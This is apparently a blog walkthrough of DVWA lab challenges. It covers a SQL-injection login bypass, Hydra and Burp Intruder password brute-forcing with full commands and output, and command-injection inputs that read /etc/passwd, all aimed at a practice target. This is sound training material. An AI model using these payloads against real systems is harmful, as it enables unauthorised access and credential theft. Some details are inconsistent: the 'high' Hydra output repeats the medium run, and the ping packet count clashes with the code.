



Introduction

In this article, we will solve the Brute Force challenge in DVWA across different severities, low, medium, and high. I'll show you how to handle each level and bypass the security measures step by step .

1. Brute Force challenge

Analyzing Low Security Source Code

Brute Force Source

```
<?php
if( isset( $_GET['Login'] ) ) {
    $user = $_GET['username'];
    $pass = $_GET['password'];
    $pass = md5($pass);

    $qry = "SELECT * FROM `users` WHERE user='$user' AND password='$pass'";
    $result = mysql_query( $qry ) or die( '<pre>' . mysql_error() . '</pre>' );

    if( $result && mysql_num_rows( $result ) == 1 ) {
        // Get users details
        $i=0; // Bug fix.
        $avatar = mysql_result( $result, $i, "avatar" );

        // Login Successful
        echo "<p>Welcome to the password protected area " . $user . "</p>";
        echo '';
    } else {
        //Login failed
        echo "<pre><br>Username and/or password incorrect.</pre>";
    }


    mysql_close();
}
?>
```

Low Security Source Code

This code uses the GET method to retrieve the submitted username and password inputs. It hashes the password using MD5 and attempts to find the user in the database with those credentials. Once a match is found, a welcome message appears, stating Welcome to the password protected area with the username displayed alongside it, and an image is shown below .


We notice that there is no sanitization or escaping of the user inputs, such as the username and password fields. This lack of input validation opens the door for SQL injection attacks .

So, We will attempt to bypass the login process using SQL injection. using **admin' OR '1'='1--** to enable unauthorized access .



The image shows the DVWA (Damn Vulnerable Web Application) interface for the 'Vulnerability: Brute Force' section. On the left is a sidebar menu with links: Home, Instructions, Setup, Brute Force (highlighted in green), Command Execution, and CSRF. The main content area has the title 'Vulnerability: Brute Force' and a 'Login' form. The 'Username:' field contains the text 'admin' or '1'='1--'. The 'Password:' field is filled with ten dots. A 'Login' button is at the bottom of the form.

The SQL injection worked, and it led us to the Welcome to the password protected area message .




The image shows the DVWA interface after a successful SQL injection. The sidebar menu is now longer, including 'Insecure CAPTCHA', 'File Inclusion', 'SQL Injection', 'SQL Injection (Blind)', and 'Upload'. The main content area still has the title 'Vulnerability: Brute Force' but the 'Login' form fields are empty. Below the form, a welcome message is displayed: 'Welcome to the password protected area admin' OR '1'='1--'. Below the message is a small image of a person with a surprised expression.

We can also use Hydra and Burp Suite to perform a brute force attack .


Executing Brute Force Attacks with Hydra

```
hydra -l <username> -P <password-list> <target> http-get-form "<login-form>:<login-field>^USER^&<password-field>^PASS^:F=<failed-login-string>"
```

Right click anywhere on the webpage and select Inspect to open the developer tools. Navigate to the Storage tab and look for the cookies section. Here, you'll find the PHPSESSID value, which is essential for maintaining the session during our brute force attack. Make a note of this value, as it will be used in the attack .



As shown here, a failed login attempt displays the message Username and/or password incorrect .



Failed Login Attempt Message Displayed

After identifying the PHPSESSID value and the error message displayed during failed login attempts, we will reformulate the Hydra command to include these details, ensuring accurate execution of the brute force attack .

Now, we will use hydra to brute force the login with the following command :


```
hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.112.132 http-get-form  
"/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=  
Cookie:PHPSESSID=88ba9bee004d0e27205febe1364442a2;security=low:F=Username  
and/or password incorrect."
```

```
(kali@kali)-[~/Desktop]  
$ hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.112.132 http-get-form "/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:PHPSESSID=88ba9bee004d0e27205febe1364442a2;security=low:F=Username and/or password incorrect."  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-26 23:53:59  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task  
[DATA] attacking http-get-form://192.168.112.132:80/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:PHPSESSID=88ba9bee004d0e27205febe1364442a2;security=low:F=Username and/or password incorrect.  
[80][http-get-form] host: 192.168.112.132 login: admin password: password  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-26 23:54:08
```

With the brute force attack successfully completed, we have discovered that the admin password is password .

Brute Forcing the Admin Password with Burp Suite

Start by opening FoxyProxy, which will allow Burp Suite to intercept the HTTP requests .




Next, enable the intercept in Burp Suite to capture and analyze the HTTP requests .




Setting Up Burp Suite for Traffic Interception

After capturing the HTTP request, right click on it and select Send to Intruder, where the brute force attack will be conducted .




Sending HTTP Request to Burp Suite Intruder

After sending the request to Intruder, add the symbols around the parameter you want to brute force, indicating that the attack will be focused on that specific value .




Adding Symbols to Password for Brute Force Preparation

Select Simple List as the payload type to add potential passwords for the brute force attack. Using the Sniper attack type, Burp Suite will test each password individually to help identify the correct admin password .



Adding Potential Admin Passwords for Brute Force Attack

Now, click on Start attack to begin the brute force process and test the passwords .



Clicking Start attack to Launch Sniper Attack

By verifying the response length, we determined that the correct password for the admin is password. The Content-Length header indicates the size of the HTTP response body in bytes. A successful login usually changes the content length compared to failed attempts, helping us identify the correct password based on this difference .

Press enter or click to view image in full size

The screenshot shows the 'Results' tab of the Burp Suite Intruder attack. The table displays the results of the brute force attack, with the row for the password 'password' highlighted in blue.

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	15			5260	
1	123456	200	8			5259	
2	123	200	8			5259	
3	admin	200	8			5259	
4	password	200	11			5326	
5	000000	200	10			5259	

Discovering the Admin Password Using Burp Suite

Now, we will test the discovered password, and as shown below, we have successfully identified the correct one, confirming our brute force attempt was successful .

The screenshot shows a web application interface with a login form. The form has fields for 'Username:' and 'Password:', and a 'Login' button. Below the form, there is a message 'Welcome to the password protected area admin' and a small image of a person with a surprised expression.

Vulnerability: Brute Force

Login

Username:

Password:

Login

Welcome to the password protected area admin

Testing the Discovered Admin Password in the Login Form

Analyzing Meduim Security Source Code

Brute Force Source

```
<?php

if( isset( $_GET[ 'Login' ] ) ) {

    // Sanitise username input
    $user = $_GET[ 'username' ];
    $user = mysql_real_escape_string( $user );

    // Sanitise password input
    $pass = $_GET[ 'password' ];
    $pass = mysql_real_escape_string( $pass );
    $pass = md5( $pass );

    $qry = "SELECT * FROM `users` WHERE user='$user' AND password='$pass'";
    $result = mysql_query( $qry ) or die( '<pre>' . mysql_error() . '</pre>' );

    if( $result && mysql_num_rows($result) == 1 ) {
        // Get users details
        $i=0; // Bug fix.
        $avatar = mysql_result( $result, $i, "avatar" );

        // Login Successful
        echo "<p>Welcome to the password protected area " . $user . "</p>";
        echo '';
    } else {
        //Login failed
        echo "<pre><br>Username and/or password incorrect.</pre>";
    }

    mysql_close();
}

?>
```

Medium Security Source Code

Here, we can notice the presence of `mysql_real_escape_string`, which escapes special characters like backslashes, single quotes, and double quotes by adding backslashes before them, preventing SQL injection. With this protection in place, SQL injection won't work, so we'll proceed with Hydra and Burp Suite for a brute force attack.

Executing Brute Force Attacks with Hydra


```
hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.112.132 http-get-form  
"/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:PHPSESSID=88ba9bee004d0e27205febe1364442a2;security=medium:F=Username  
and/or password incorrect."
```

```
(kali@kali)-[~/Desktop]  
$ hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.112.132 http-get-form "/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:PHPSESSID=88ba9bee004d0e27205febe1364442a2;security=medium:F=Username and/or password incorrect."  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-27 09:39:03  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task  
[DATA] attacking http-get-form://192.168.112.132:80/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:PHPSESSID=88ba9bee004d0e27205febe1364442a2;security=medium:F=Username and/or password incorrect.  
[80][http-get-form] host: 192.168.112.132 login: admin password: password  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-27 09:39:06
```

Admin Password Brute Forced with Hydra at Medium Security

Brute Forcing the Admin Password with Burp Suite

Brute forcing the admin password was successfully achieved using Burp Suite as well .



The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. The 'Results' pane displays a table of attack results for the target URL http://192.168.44.172. The table has columns for Request, Payload, Status code, Response received, Error, Timeout, Length, and Comment. The results show that the payload 'password' successfully authenticated as the 'admin' user, resulting in a 200 status code and a response length of 5134 bytes.

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	20			5268	
1	admin	200	22			5268	
2	password	200	16			5134	
3	123456	200	12			5269	
4	1234	200	15			5268	

Admin Password Brute Forced with Burp Suite at Medium Security

Analyzing High Security Source Code

Brute Force Source

```
<?php

if( isset( $_GET[ 'Login' ] ) ) {

    // Sanitise username input
    $user = $_GET[ 'username' ];
    $user = stripslashes( $user );
    $user = mysql_real_escape_string( $user );

    // Sanitise password input
    $pass = $_GET[ 'password' ];
    $pass = stripslashes( $pass );
    $pass = mysql_real_escape_string( $pass );
    $pass = md5( $pass );

    $qry = "SELECT * FROM `users` WHERE user='$user' AND password='$pass'";
    $result = mysql_query($qry) or die('<pre>' . mysql_error() . '</pre>');

    if( $result && mysql_num_rows( $result ) == 1 ) {
        // Get users details
        $i=0; // Bug fix.
        $avatar = mysql_result( $result, $i, "avatar" );

        // Login Successful
        echo "<p>Welcome to the password protected area " . $user . "</p>";
        echo '<img src="" . $avatar . "" />';
    } else {
        // Login failed
        sleep(3);
        echo "<pre><br>Username and/or password incorrect.</pre>";
    }

    mysql_close();
}

?>
```

High Security Source Code

In the code, we see `mysql_real_escape_string` adding backslashes to special characters for safe SQL querying, followed by `stripslashes` to remove those added backslashes, as well as any original slashes, restoring the string to its original form before processing or display, offering an extra layer of protection against malformed input .

Executing Brute Force Attacks with Hydra

Hydra did its job even with the high level security, but it was a bit slower thanks to the sleep(3) in the code, which puts a small delay on each brute force attempt

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.112.132 http-get-form  
"/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:PHPSESSID=534uuuj0t5702leo6gmot7b5c76;security=high:F=Username and/or  
password incorrect."
```

```
(kali@kali)-[~/Desktop]  
└─$ hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.112.132 http-get-form "/dvwa/vulnerabilities/brute/:username=^USER^&password=^  
PASS^&Login=Login:H=Cookie:PHPSESSID=88ba9bee004d0e27205febe1364442a2;security=medium:F=Username and/or password incorrect."  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purpos  
es (this is non-binding, these ** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-27 09:39:03  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task  
[DATA] attacking http-get-form://192.168.112.132:80/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:PHPSESSI  
D=88ba9bee004d0e27205febe1364442a2;security=medium:F=Username and/or password incorrect.  
[80][http-get-form] host: 192.168.112.132 login: admin password: password  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-27 09:39:06
```

Admin Password Brute Forced with Hydra at Medium Security

2. Command Injection

Exploring DVWA : A Walkthrough of The Command Injection

What is Command Injection ?

Command injection is when an attacker can run any commands on a remote system. This usually happens when a web application or server doesn't properly handle user input, giving the attacker the chance to inject and run commands that the system would normally execute.

Analyzing Low Security Source Code

Command Injection Source

vulnerabilities/exec/source/low.php

```
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if( striistr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

Low Security Source Code

The source code shows that the input requires an IP address, triggering a ping command via shell_exec. On Windows, it sends 4 packets, while on other systems, it sends 3 to avoid manual interruption with Ctrl+C.

Here, we input the localhost IP address and trigger the ping command to observe the execution process.



Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.061 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.064 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.029 ms  
  
--- 127.0.0.1 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2000ms  
rtt min/avg/max/mdev = 0.029/0.051/0.064/0.016 ms
```

More info

<http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
<http://www.ss64.com/bash/>
<http://www.ss64.com/nt/>

Executing a Simple Ping on the Localhost

Next, let's modify the command a bit to see what happens. Here's the updated version :

127.0.0.1 ; cat /etc/passwd



Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.011 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.024 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.023 ms  
  
--- 127.0.0.1 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 1998ms  
rtt min/avg/max/mdev = 0.011/0.019/0.024/0.006 ms  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/bin/sh  
bin:x:2:2:bin:/bin:/bin/sh  
sys:x:3:3:sys:/dev:/bin/sh  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/bin/sh  
man:x:6:12:man:/var/cache/man:/bin/sh  
lp:x:7:7:lp:/var/spool/lpd:/bin/sh  
mail:x:8:8:mail:/var/mail:/bin/sh  
news:x:9:9:news:/var/spool/news:/bin/sh
```

Tampering with the command

The semicolon allows us to run multiple commands in a single line. Here, the plan is to ping the localhost and then display the content of the **/etc/passwd file**.

We can also use **&&** in the command :

127.0.0.1 && cat /etc/passwd



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. At the top is the DVWA logo. Below it, the section is titled "Vulnerability: Command Execution". Under this, there is a sub-section "Ping for FREE". It prompts the user to "Enter an IP address below:" and shows a text input field containing "127.0.0.1 && cat /etc/passwd" and a "submit" button. Below the input field, the output of the command is displayed in red text, showing the results of a ping to 127.0.0.1 followed by the contents of the /etc/passwd file.

```
